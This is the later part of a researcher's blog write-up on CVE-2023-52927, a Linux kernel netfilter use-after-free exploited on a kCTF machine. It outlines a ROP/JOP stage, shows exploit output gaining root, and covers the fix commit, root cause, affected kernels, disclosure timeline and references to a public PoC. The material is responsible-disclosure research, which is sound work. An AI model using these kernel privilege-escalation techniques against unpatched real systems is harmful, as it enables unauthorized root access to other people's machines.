
I want to setup a ROP chain similarly to my mentor's exploit: https://github.com/google/security-research/blob/master/pocs/linux/kernelctf/CVE-2023-4015_cos/docs/exploit.md

In that exploit, he gained full control over an `nft_rule`. He crafted a fake `nft_expr` with a controlled `ops` pointer, and placed JOP gadget, ROP chain in the `userdata` area after the expression.


In our case, we can only overwrite the `ops` pointer of an expression in the adjacent `nft_rule`. Therefore, we need to prepare the ROP chain before overwriting the `ops` pointer.

To write the ROP chain into the userdata area of the adjacent `nft_rule`, we must first free that `nft_rule` and then reclaim its memory with a new one containing the ROP chain in its userdata.


Free adjacent `nft_rule`:



Prepare ROP chain:



Overwrite expression's ops:



When the adjacent `nft_rule` is deleted, the fake expression's `deactivate` ops will be invoked. This triggers the JOP gadget then the ROP chain.

6.8 PoC

You can read my PoC here.

```
longhh@syzkaller:~$ ./exploit
[*] Setting up user namespace
[*] Pinning process to CPU #0
[*] Loopback interface 'lo' is now up.
[*] Creating netfilter netlink socket
[*] I: CROSS CACHE: kmalloc-256 (struct nf_conn) -> kmalloc-cg-256 (struct nft_rule)
[*] allocate the first template nf_conn + link it to nf_nat_bysource
[*] Drop the packet containing the first template nf_conn, leaves a dangling pointer in nf_nat_bysource hash table
[*] Reclaim the first template nf_conn (kmalloc-256) with nft_rule (kmalloc-cg-256)
[*] I: end phase
[*] II: CROSS CACHE: kmalloc-256 (nf_conn) -> kmalloc-cg-256 (nft_tables->udata)
[*] allocate second template nf_conn + link it to nf_nat_bysource => trigger uaf write
[*] leaked first tmpl nf_conn addr: 0xffff8880089c5500
[*] Free nft_rule => free second template nf_conn
[*] Reclaim freed nft_rule (kmalloc-cg-256) with nft_table.udata (kmalloc-cg-256)
[*] Reclaim the second template nf_conn (kmalloc-256) with nft_table.udata (kmalloc-cg-256)
[*] II: end phase
[*] try to recv, if exploit gets stuck here, the cross-cache likely didn't hit and the packet was dropped
[*] leaked vmlinux: 0xffffffff81000000
[*] Return to monke
root@syzkaller:/# cat /flag
only root can read this
```

VII. CVE Summary

Bug Fix

The following commit prevents the vulnerability - https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/commit/?id=3fa58a6fbd1e9e5682d09cdafb08fba004cb12ec:

```c
diff --git a/net/netfilter/nft_ct.c b/net/netfilter/nft_ct.c
index 2bfe3cdfbd5819..6157f8b4a3cea8 100644
--- a/net/netfilter/nft_ct.c
+++ b/net/netfilter/nft_ct.c
@@ -272,6 +272,7 @@ static void nft_ct_set_zone_eval(const struct nft_expr *expr
				regs->verdict.code = NF_DROP;
				return;
			}
+			__set_bit(IPS_CONFIRMED_BIT, &ct->status);
		}

		nf_ct_set(skb, ct, IP_CT_NEW);
@@ -378,6 +379,7 @@ static bool nft_ct_tmpl_alloc_pcpu(void)
				return false;
			}

+			__set_bit(IPS_CONFIRMED_BIT, &tmp->status);
			per_cpu(nft_ct_pcpu_template, cpu) = tmp;
		}
```

This commit sets the `IPS_CONFIRMED_BIT` on the `template nf_conn`, marking it as a confirmed `nf_conn` object.

`nf_nat_setup_info()` skips any `nf_conn` that is confirmed:

```
unsigned int
nf_nat_setup_info(struct nf_conn *ct,
                  const struct nf_nat_range2 *range,
                  enum nf_nat_manip_type maniptype)
{
        struct net *net = nf_ct_net(ct);
        struct nf_conntrack_tuple curr_tuple, new_tuple;

        /* Can't setup nat info for confirmed ct. */
        if (nf_ct_is_confirmed(ct))
                return NF_ACCEPT;

        // [skipped]
}
```

In other words, this commit prevents the `template nf_conn` from being linked into the `nf_nat_bysource` hash table, blocking the vulnerability.

Although this patch was introduced in 2023 (this is why my CVE is CVE-2023), it was not intended as a security fix. The commit message makes no mention of a vulnerability, and as a result, it was not backported to some older LTS kernels, including 6.1.

The CVE description simply copy the commit message. I don't think people can understand what this vulnerability is or what its impact might be just by reading an unrelated commit description.

Bug Introduction

The vulnerability was introduced in commit:
https://github.com/torvalds/linux/commit/1bc91a5ddf3eaea0e0ea957cccf3abdcfcace00e

This commit removed the code responsible for unlinking `template nf_conn` objects.

Affected Kernel Versions

- [5.18.0 -> 6.1.130)
- [6.2.0 -> 6.6.0)


I checked the Red Hat kernel target for Pwn2Own Berlin 2025, but the patch commit had already been backported. So I couldn't use this vulnerability for the competition.

The kCTF COS 109 machine runs Linux kernel LTS 6.1, affected by this vulnerability.


VIII. Final Thoughts

This is my first real-world vulnerability. Even though I couldn't use it for Pwn2Own, I'm still very happy, it gave me a huge boost of motivation.

Big thanks to my mentor, @bienpnn, for his guidance and support throughout this first achievement.



This photo was taken at the moment the exploit succeeded on the kCTF machine. Best feeling ever. Half of 2025 has already passed. I hope I can find a CVE-2025 before the year ends.



IX. Timeline

- 2025/02/15: Started researching invalid syzkaller reports
- 2025/02/20: Wrote a reproducer to trigger the KASAN report
- 2025/02/25: Crafted an unstable exploit and captured the kCTF flag
- 2025/02/26: Reported the vulnerability to `security@kernel.org`
- 2025/03/02: Stabilized the exploit
- 2025/03/07: Fix backported to Linux 6.1 (starting from 6.1.130)
- 2025/03/14: CVE-2023-52927 issued by security@kernel.org

X. References

PoC :

- https://github.com/seadragnol/CVE-2023-52927

nf_tables:

- https://web.archive.org/web/20220410152922/https://blog.dbouman.nl/2022/04/02/How-The-Tables-Have-Turned-CVE-2022-1015-1016/
- https://anatomic.rip/netfilter_nf_tables/
- https://kaligulaarmblessed.github.io/post/nftables-adventures-1/

nf_conntrack:

- https://git.netfilter.org/libnetfilter_conntrack/tree/README
- https://people.netfilter.org/pablo/docs/login.pdf

nf_nat:

- https://www.netfilter.org/documentation/HOWTO/NAT-HOWTO.txt

These are the resources I used to learn about cross-cache:

- https://kaligulaarmblessed.github.io/post/cross-cache-for-lazy-people/: a lazy way to implement the technique. It worked (my first exploit used this implementation), but it felt a bit unstable.
- https://u1f383.github.io/linux/2025/01/03/cross-cache-attack-cheatsheet.html: This is a more proper and accurate implementation of the technique. It involves some math, more stable.
- https://www.youtube.com/watch?v=2hYzxsWeNcE: A great video for understanding the kernel heap internals.

Linux Kernel Exploit

linux kernel | linux kernel exploitation

This post is licensed under **CC BY 4.0** by the author.

Share:

OLDER	NEWER
-	-

© 2025 **SeaDragnoL**. Some rights reserved.
Using the **Chirpy** theme for **Jekyll**.